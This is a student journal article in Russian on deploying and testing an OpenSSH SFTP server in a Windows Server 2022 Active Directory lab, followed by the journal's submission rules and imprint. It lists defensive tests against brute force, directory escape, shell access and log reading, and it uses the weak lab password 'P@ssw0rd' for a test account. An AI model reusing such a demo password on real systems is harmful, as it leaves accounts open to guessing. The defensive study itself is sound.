Эксперимент проводился в изолированной виртуальной среде на базе платформы Oracle VirtualBox. Стенд моделировал типичную доменную инфраструктуру организации и включал следующие ключевые компоненты:

Контроллер домена (DC): Виртуальная машина с операционной системой Windows Server 2022. На сервере были развернуты и настроены основные роли: Active Directory Domain Services (AD DS) для централизованного управления идентификацией, DNS-сервер и служба хранения файлов. Серверу был назначен статический IP-адрес 10.0.0.2 и создан домен sftp.test. В качестве SFTP-сервера использовался порт OpenSSH-Win64, установленный вне стандартного мастера ролей для детального контроля процесса.

Рабочая станция (CLI): Виртуальная машина под управлением Windows 11, присоединенная к домену sftp.test. Использовалась для эмуляции конечного пользователя и выполнения всех тестовых подключений. Для подключения по протоколу SFTP использовался графический клиент WinSCP версии 6.5.5, как одно из наиболее распространенных решений в данной категории.

Таблица 1 – Конфигурация лабораторного стенда

Роль	ОС	IP-адрес	Домен	Назначение
DC	Windows Server 2022	10.0.0.2	sftp.test	Контроллер домена, DNS, SFTP-сервер
CLI	Windows 11	10.0.0.11	sftp.test	Клиентская станция для тестирования

Исследование проводилось в виде четкой последовательности этапов, имитирующих реальный процесс развертывания сервиса в корпоративной среде:

Подготовка доменной среды и создание субъектов безопасности.

Первоначально была подтверждена корректность доменного окружения проверкой атрибута «Домен» с помощью команды systeminfo на обеих машинах.




Рис. 1. Проверка домена на машине CLI



Рис. 2. Проверка домена на машине DC

На контроллере домена с использованием оснастки Active Directory Users And Computers были созданы и настроены объекты безопасности:

1. Создано организационное подразделение SFTP_Users для логической группировки учетных записей.
2. Внутри него создана глобальная группа безопасности SFTP_Group.
3. Создана тестовая учетная запись пользователя sftp_user с паролем P@ssw0rd и добавлена в группу SFTP_Group.




Рис. 3. Активные объекты безопасности SFTP в оснастке Active Directory

Организация файловой системы и управление доступом

На сервере DC создана структура каталогов: корневая папка C:\SFTP_Folder и личный каталог пользователя C:\SFTP_Folder\sftp_user. Права доступа были назначены в соответствии с принципом наименьших привилегий:

1. Группе SFTP_Group на папку C:\SFTP_Folder даны права на чтение и выполнение, на список содержимого папки.

Рубрика 2. Методы и системы защиты информации, информационная безопасность

2. Пользователю sftp_user на папку C:\SFTP_Folder\sftp_user предоставлены права полного доступа.

Наследование разрешений было отключено для обеспечения строгой изоляции.




Рис. 4. Права на папку C:\SFTP_Folder




Рис. 5. Права на папку C:\SFTP_Folder\sftp_user

Установка и базовая настройка службы OpenSSH Server

Ввиду отсутствия соответствующей роли в Диспетчере сервера, установка выполнялась вручную:

1. Архив OpenSSH-Win64.zip загружен с официального репозитория GitHub и распакован в C:\SSH\OpenSSH-Win64 [5, 6].
2. С помощью сценария PowerShell .\install-sshd.ps1 установлены службы.
3. Служба sshd переведена в автоматический режим запуска командой Set-Service и активирована.




Рис. 6. Запуск сервиса sshd

Настройка сетевого доступа и конфигурация SSH-сервера

Для разрешения входящих подключений в Брандмауэре Защитника Windows создано правило, разрешающее трафик по TCP-порту 22.




Рис. 7. Правило для порта 22

Основная конфигурация безопасности выполнена путем правки файла C:\ProgramData\ssh\sshd_config. Были проверены и установлены ключевые параметры, включая PasswordAuthentication, PubkeyAuthentication и активацию подсистемы SFTP.




Рис. 8. Исправленный файл C:\ProgramData\ssh\sshd_config

Установка и настройка SFTP-клиента WinSCP на рабочей станции

Для тестирования функциональности развернутого SFTP-сервера на клиентской виртуальной машине (CLI) была произведена установка графического клиента WinSCP. Данное ПО было выбрано как одно из наиболее распространенных, удобных и функциональных решений для работы по протоколу SFTP в среде Windows. Процедура включала следующие шаги:

1. На машину CLI была загружена последняя версия установочного пакета WinSCP 6.5.5 с официального сайта [7].
2. Установка выполнялась с параметрами по умолчанию, что подразумевало установку всех необходимых компонентов и создание ярлыка на рабочем столе.




Рис. 9. Окно успешной установки WinSCP на клиентской машине CLI

Функциональное тестирование подключения и операций с файлами

Ключевым этапом исследования являлось тестирование работоспособности всей настроенной инфраструктуры. Подключение инициировалось с клиентской машины CLI с использованием установленного WinSCP. Параметры сессии были заданы следующим образом:

Имя хоста (Host name): 10.0.0.2 (IP-адрес сервера DC).

Рубрика 2. Методы и системы защиты информации, информационная безопасность

Имя пользователя (User name): sftp_user.

Пароль (Password): P@ssw0rd.

Протокол (File protocol): SFTP.




Рис. 10. Подключение с использованием установленного WinSCP

Успешное подключение привело к открытию интерфейса WinSCP, где в правой панели отобразилось содержимое домашнего каталога пользователя – C:\SFTP_Folder\sftp_user. Это подтвердило корректность настройки маршрутизации сессии в личную директорию.




Рис. 11. Интерфейс WinSCP с установленной SFTP-сессией и отображением файлов в домашнем каталоге пользователя

Для всесторонней оценки были проведены следующие тестовые сценарии:

1. Тест успешной аутентификации и навигации: Убедились, что вход выполняется, а пользователь видит файлы только в разрешенной папке.
2. Тест передачи файла: С локального диска клиента (CLI) в домашний каталог на сервере был успешно передан тестовый текстовый файл.
3. Тест изоляции сессии: Была предпринята попытка навигации на уровень выше (/ или C:\SFTP_Folder) с помощью кнопки «Наверх» в WinSCP. Система корректно отклонила запрос, отобразив ошибку «Отказано в доступе» (Permission denied), что свидетельствует об эффективной работе ограничений на основе прав NTFS.
4. Негативное тестирование аутентификации: Попытка входа с неверным паролем привела к ожидаемой ошибке «Аутентификация не удалась» (Authentication failed), подтверждая надежность механизма проверки учетных данных.
5. Тест реакции на отсутствие сети: Моделировалась ситуация разрыва сетевого соединения, в ходе которой сессия WinSCP корректно прерывалась.

Результаты исследования

Экспериментальное развертывание и тестирование SFTP-инфраструктуры на базе Windows Server в доменной среде подтвердило полную достижимость поставленных целей. Результаты исследования демонстрируют корректную работу всех ключевых компонентов системы.

1. Успешное развертывание и запуск служб. На контроллере домена была установлена и запущена служба OpenSSH-Win64. Интеграция с операционной системой прошла

успешно: служба sshd функционировала в режиме автоматического запуска, а конфигурационный файл sshd_config был адаптирован для поддержки доменной аутентификации.

2. Функционирование системы управления доступом. Модель безопасности, основанная на связке Active Directory и прав NTFS, подтвердила свою эффективность. Созданная учетная запись sftp_user успешно аутентифицировалась в домене. Назначенные права доступа к файловой системе обеспечили реализацию принципа наименьших привилегий: пользователь имел полный контроль только в рамках своего изолированного каталога (C:\SFTP_Folder\sftp_user).
3. Подтверждение базовой функциональности SFTP. Тестовые подключения с использованием клиента WinSCP доказали полную работоспособность сервера. Вход по доменным учетным данным выполнялся стабильно. Копирование тестового файла происходило успешно, что подтверждает практическую пригодность системы. Попытки выхода за пределы разрешенного домашнего каталога немедленно блокировались системой с возвратом стандартной ошибки «Отказано в доступе» (Permission denied).
4. Результаты тестирования безопасности и выявленные уязвимости. В ходе исследования была проведена серия тестов для оценки устойчивости системы к типовым угрозам. Результаты представлены в Таблице 2.

Таблица 2 – Анализ угроз безопасности SFTP-сервера и результаты тестирования

Тип атаки	Описание	Условия	Последствия
Brute-force	Перебор паролей SFTP-пользователя	Слабая политика паролей, отсутствие блокировки аккаунтов	Взлом учетной записи, получение доступа к данным
Попытка выхода за пределы chroot (Chroot Escape)	Пользователь пытается перейти в каталог выше /sftp_user	Ошибки NTFS-прав	Просмотр/изменение системных файлов
Получение shell-доступа вместо SFTP	Попытка вызвать команду вместо SFTP	ForceCommand не настроен	Вредоносные команды, изучение структуры сервера
Перехват логов и сессий	Попытка доступа к логам sshd	Неограниченные права на ProgramData\ssh	Сбор логинов, следов активности




Рис. 12. Запрет доступа при переборе паролей (Brute-force)




Рис. 13. Изоляция каталогов при попытке выхода за пределы chroot (Chroot Escape)




Рис. 14. Ошибка получения shell-доступа вместо SFTP




Рис. 15. Ошибка при попытке просмотра логов в каталоге ProgramData

Таблица 3 – Проверка устойчивости SFTP-сервера к угрозам

Угроза	Как проводилось тестирование	Результат
Brute-force	10 неверных попыток входа подряд	Учетная запись заблокирована
Попытка выхода за пределы chroot (Chroot Escape)	Попытка перейти выше корневой папки	Изоляция каталогов
Получение shell-доступа вместо SFTP	Попытка выполнить SSH-команду (ssh user@server ls)	Команда запрещена, сервер выдает ошибку
Перехват логов и сессий	Попытка зайти в C:\ProgramData\ssh из WinSCP	Полный отказ

Следует отметить, что блокировка учётной записи в Active Directory при неудачных попытках входа, будучи эффективной против Brute-force, несёт риск атаки типа «отказ в обслуживании» (DoS). Злоумышленник может намеренно вызвать блокировку аккаунта легитимного пользователя, лишив его доступа к SFTP и другим ресурсам. Для повышения отказоустойчивости рекомендуется дополнить защиту механизмами блокировки IP-адреса источника атаки, например, с помощью аналогов Fail2ban для Windows (IPBan, PowerShell-скрипты для анализа логов sshd) или настройки динамических правил в брандмауэре Windows. Это позволит сохранить доступ пользователям, изолируя только враждебные IP-адреса.

5. Сводная оценка защищенности. Настроенная конфигурация SFTP-сервера показала высокий уровень защищенности от основных угроз, связанных с несанкционированным доступом и перехватом данных. Ключевыми факторами, обеспечивающими этот результат, стали:
 2. Использование криптографически стойкого протокола SSH (SFTP) вместо FTP.
 3. Интеграция с централизованной системой аутентификации и политиками паролей Active Directory.
 4. Применение модели разграничения доступа на основе NTFS с принципом наименьших привилегий.
 5. Базовая настройка брандмауэра для ограничения сетевого доступа.

Заключение

Проведенное исследование было посвящено практической реализации защищенного протокола передачи файлов SFTP в корпоративной среде на базе инфраструктуры Windows Server с использованием доменных служб Active Directory. Основной целью работы являлась разработка, апробация и всестороннее тестирование методики развертывания такого решения. Все поставленные задачи были успешно выполнены, что позволяет сформулировать следующие выводы.

Основные достижения исследования:

1. Техническая реализуемость подтверждена. На базе контроллера домена Windows Server 2022 успешно развернут и интегрирован SFTP-сервер на основе открытого решения OpenSSH-Win64. Детально проработанная процедура установки, настройки файла конфигурации `sshd config` и интеграции с системой управления доступом Active Directory доказала свою эффективность и воспроизводимость.
2. Создана безопасная и управляемая архитектура. Ключевым результатом стала работоспособная модель безопасности, объединяющая централизованную доменную аутентификацию и детальное разграничение прав на уровне файловой системы NTFS. Созданный прототип системы продемонстрировал корректную работу принципа наименьших привилегий, эффективно изолируя пользовательские сессии в пределах назначенных каталогов и надежно защищая данные от несанкционированного доступа.
3. Функциональность и устойчивость верифицированы. Комплексное тестирование подтвердило полную работоспособность системы в штатных и нештатных сценариях. SFTP-сервер обеспечивает стабильное шифрованное соединение, надежную аутентификацию пользователей, корректную передачу файлов и адекватную реакцию на ошибочные или враждебные действия (неверные учетные данные, попытки выхода за границы разрешенной зоны доступа).

Разработанная методика обладает непосредственной практической ценностью для системных администраторов и специалистов по информационной безопасности. Она предоставляет готовый алгоритм для быстрого внедрения безопасного канала передачи файлов вместо устаревших и уязвимых протоколов в существующей Windows-инфраструктуре.

Важным результатом работы является не только пошаговая инструкция по настройке, но и проведенный анализ защищенности. Экспериментальное тестирование на устойчивость к основным классам угроз показало, что базовая конфигурация с использованием доменной аутентификации и NTFS-прав обеспечивает высокий уровень безопасности.

При этом важно отметить специфические ограничения реализации OpenSSH на Windows. В отличие от Linux-версии, где полноценно работает механизм `chroot` (`ChrootDirectory`) для изоляции пользователей в заданном каталоге, в Windows эта функция реализована ограниченно и опирается на комбинацию настроек SSH и прав NTFS. Это может приводить к особенностям управления доступом в гетерогенных средах, где требуются единые политики для Unix-подобных и Windows-систем. Кроме того, управление разрешениями на основе NTFS (в отличие от POSIX-прав в Linux) требует дополнительного внимания при настройке наследующих разрешений и аудите доступа. Эти особенности необходимо учитывать при планировании развертывания в смешанной инфраструктуре.

Направлениями для углубленного изучения могут стать:

- Реализация полноценного механизма ограничения корневого каталога (`ChrootDirectory`) в среде Windows для создания более строгих изолированных сред.
- Интеграция SFTP-сервера с системами многофакторной аутентификации на основе смарт-карт или TOTP-токенов.
- Разработка сценариев автоматизации управления жизненным циклом SFTP-аккаунтов (создание, ротация ключей, деактивация) с использованием PowerShell и возможностей Active Directory.
- Проведение нагрузочного тестирования и аудита безопасности (пентестинг) развернутой системы для оценки ее устойчивости в условиях реальной эксплуатации.

Таким образом, исследование подтвердило, что современные открытые технологии в синергии со стандартными платформенными службами Microsoft позволяют создавать в корпоративных сетях Windows надежные, безопасные и легко управляемые решения для защищенного обмена данными, полностью отвечающие актуальным требованиям кибербезопасности.

Библиографический список

1. Автайкин Р. А. ОСОБЕННОСТИ ПРОТОКОЛА FTP // Цифровые технологии в науке и образовании. – 2022. – С. 50–53.
2. Основы и применение протокола FTP // Skyeng. – 2025. – URL: <https://skyeng.ru/it-industry/it/kak-rabotaet-ftp-protokol-i-ego-primenenie/> (дата обращения: 02.12.2025).
3. Совкова О. И. ОПТИМИЗАЦИЯ ПЕРЕДАЧИ ФАЙЛОВ ДЛЯ ВЫСОКОСКОРОСТНОЙ ПЕРЕДАЧИ ДАННЫХ // Наука. Исследования. Практика. – 2019. – С. 161–164.
4. Орлов А. Г. АНАЛИЗ УЯЗВИМОСТЕЙ ПРОТОКОЛОВ ПЕРЕДАЧИ ДАННЫХ // Состав редакционной коллегии и организационного комитета. – 2025.
5. Win32-OpenSSH // GitHub. – 2025. – URL: <https://github.com/PowerShell/Win32-OpenSSH/releases> (дата обращения: 02.12.2025).
6. Настройка SFTP (SSH FTP) сервера в Windows // WINITPRO. – 2016. – URL: <https://winitpro.ru/index.php/2016/03/31/sftp-ssh-ftp-na-windows-server-2012-r2/> (дата обращения: 02.12.2025).
7. WinSCP 6.5.5 // WinSCP. – 2025. – URL: <https://winscp.net/eng/download.php> (дата обращения: 02.12.2025).

References

1. Avtaikin, R. A. (2022). Features of the FTP protocol. In Digital technologies in science and education (pp. 50–53).
2. Fundamentals and application of the FTP protocol. (2025). Skyeng. <https://skyeng.ru/it-industry/it/kak-rabotaet-ftp-protokol-i-ego-primenenie/>
3. Sovkova, O. I. (2019). File transfer optimization for high-speed data transmission. In Science. Research. Practice (pp. 161–164).
4. Orlov, A. G. (2025). Analysis of vulnerabilities of data transfer protocols. Composition of the editorial board and organizing committee.
5. PowerShell. (2025). Win32-OpenSSH [Computer software]. GitHub. <https://github.com/PowerShell/Win32-OpenSSH/releases>
6. Setting up an SFTP (SSH FTP) server in Windows. (2016). WINITPRO. <https://winitpro.ru/index.php/2016/03/31/sftp-ssh-ftp-na-windows-server-2012-r2/>
7. WinSCP. (2025). WinSCP 6.5.5 [Computer software]. <https://winscp.net/eng/download.php>

Информация об авторах

Ляхова Мария Владимировна — студентка, ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, e-mail: mariahlyahova@yanfex.ru

Сеникова Наталья Григорьевна — студентка, ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, e-mail: zraa2120@gmail.com

SETUP AND FUNCTIONAL TESTING OF SFTP (SSH FTP) ON WINDOWS SERVER. SECURITY CONSIDERATIONS

Lyahova M. V.¹, Senikova N. G.¹

¹National University of Oil and Gas «Gubkin University», Moscow, Russian Federation

Abstract. The article addresses secure file transfer in corporate networks based on Windows Server. The study is motivated by the continued use of FTP, which can expose credentials and file contents to interception and unauthorized access. Its purpose is to develop and experimentally verify a methodology for deploying an SFTP server based on OpenSSH-Win64 in a Windows domain environment. The procedure includes preparing Active Directory security objects, configuring directories and NTFS permissions according to the principle of least privilege, setting up the sshd service and Windows Firewall, restricting user sessions to SFTP functionality, and connecting through WinSCP. The experiment was performed in an isolated Oracle VirtualBox environment with Windows Server 2022 and Windows 11. Functional testing confirmed domain authentication, file transfer, user isolation within the permitted directory, and correct handling of invalid credentials and network loss. Security-oriented scenarios included brute-force attempts, attempts to leave the permitted directory, attempts to obtain shell access, and attempts to access server-side log locations. The results show that the combined use of Active Directory, NTFS, and OpenSSH provides manageable access control. However, account

lockout during password guessing can be abused for denial-of-service attacks and should be supplemented by source-based blocking. The study also discusses Windows-specific OpenSSH isolation limitations compared with the Linux chroot mechanism.

Keywords: *SFTP, SSH, secure file transfer, OpenSSH for Windows, Active Directory, key-based authentication, user isolation.*

Information about the authors

Lyahova Mariya Vladimirovna — student, Gubkin Russian State University of Oil and Gas (National Research University), Moscow, e-mail: mariahlyahova@yanfex.ru

Senikova Natalya Grigoryevna — student, Gubkin Russian State University of Oil and Gas (National Research University), Moscow, e-mail: zraa2120@gmail.com

УСЛОВИЯ И ПОРЯДОК НАПРАВЛЕНИЯ МАТЕРИАЛОВ

Редакция научного журнала «ПРОФЕССИОНАЛИТЕТ» принимает к рассмотрению статьи, исправленные версии рукописей, ответы на замечания редакции и рецензентов, а также сопроводительную переписку по конкретной статье. Направление материалов осуществляется в электронной форме в соответствии с внутренним регламентом редакции.

Каждое письмо должно содержать информативную тему и заполненный сопроводительный текст. Переписка ведется в официально-деловом стиле. В теме письма указываются тип обращения, фамилия автора, краткое название статьи и, при необходимости, номер итерации исправления.

В тексте письма обязательно приводятся полное название статьи, сведения обо всех авторах, дисциплина (если применимо), номер итерации исправления и контактные данные ответственного автора. Для исправленных версий дополнительно рекомендуется указывать, на какое письмо редакции или рецензии дается ответ, и кратко обозначать внесенные исправления.

Файл рукописи направляется в формате .docx, на кириллице, по установленной форме наименования. Исправленные версии направляются исключительно ответом на письмо редакции с обязательным указанием номера итерации в теме письма, тексте письма и имени файла.

Материалы, оформленные с нарушением установленных требований, могут быть возвращены без рассмотрения до устранения технических замечаний.

Контактные данные редакционной коллегии

Почта России · Москва, Ленинский пр-кт, 65/1 Отделение почтовой связи № 119296

ДО ВОСТРЕБОВАНИЯ

Получатель Павловский Владимир Владимирович

Тел. +7(950) 632-04-38

e-mail: organizers@au-team.ru

главный редактор – Уймин Антон Григорьевич;

ответственный секретарь - Уймина Ольга Ивановна;

технический редактор - Козлов Глеб Васильевич.

ПРОФЕССИОНАЛИТЕТ, 2026, № 1 (009)

Научное электронное издание.

Сведения о программном обеспечении, использованном для создания электронного издания:

LibreOffice — набор, вёрстка текста, генерация PDF

<https://ru.libreoffice.org>

Техническая обработка и подготовка материалов выполнены авторами.

Подписано к использованию: 10.01.2024.

Объём издания: 76,6 Мб.

Комплектация издания: pdf.

Запись на физический носитель: Уймин А. Г., тел. +7 (950) 632-04-38.

Издатель — редакция научного журнала «ПРОФЕССИОНАЛИТЕТ».

Место издания: Москва.

Электронная версия подготовлена редакцией журнала для распространения в локальной и сетевой форме.

Носитель электронного издания: URALOLIMP.WEBSITE



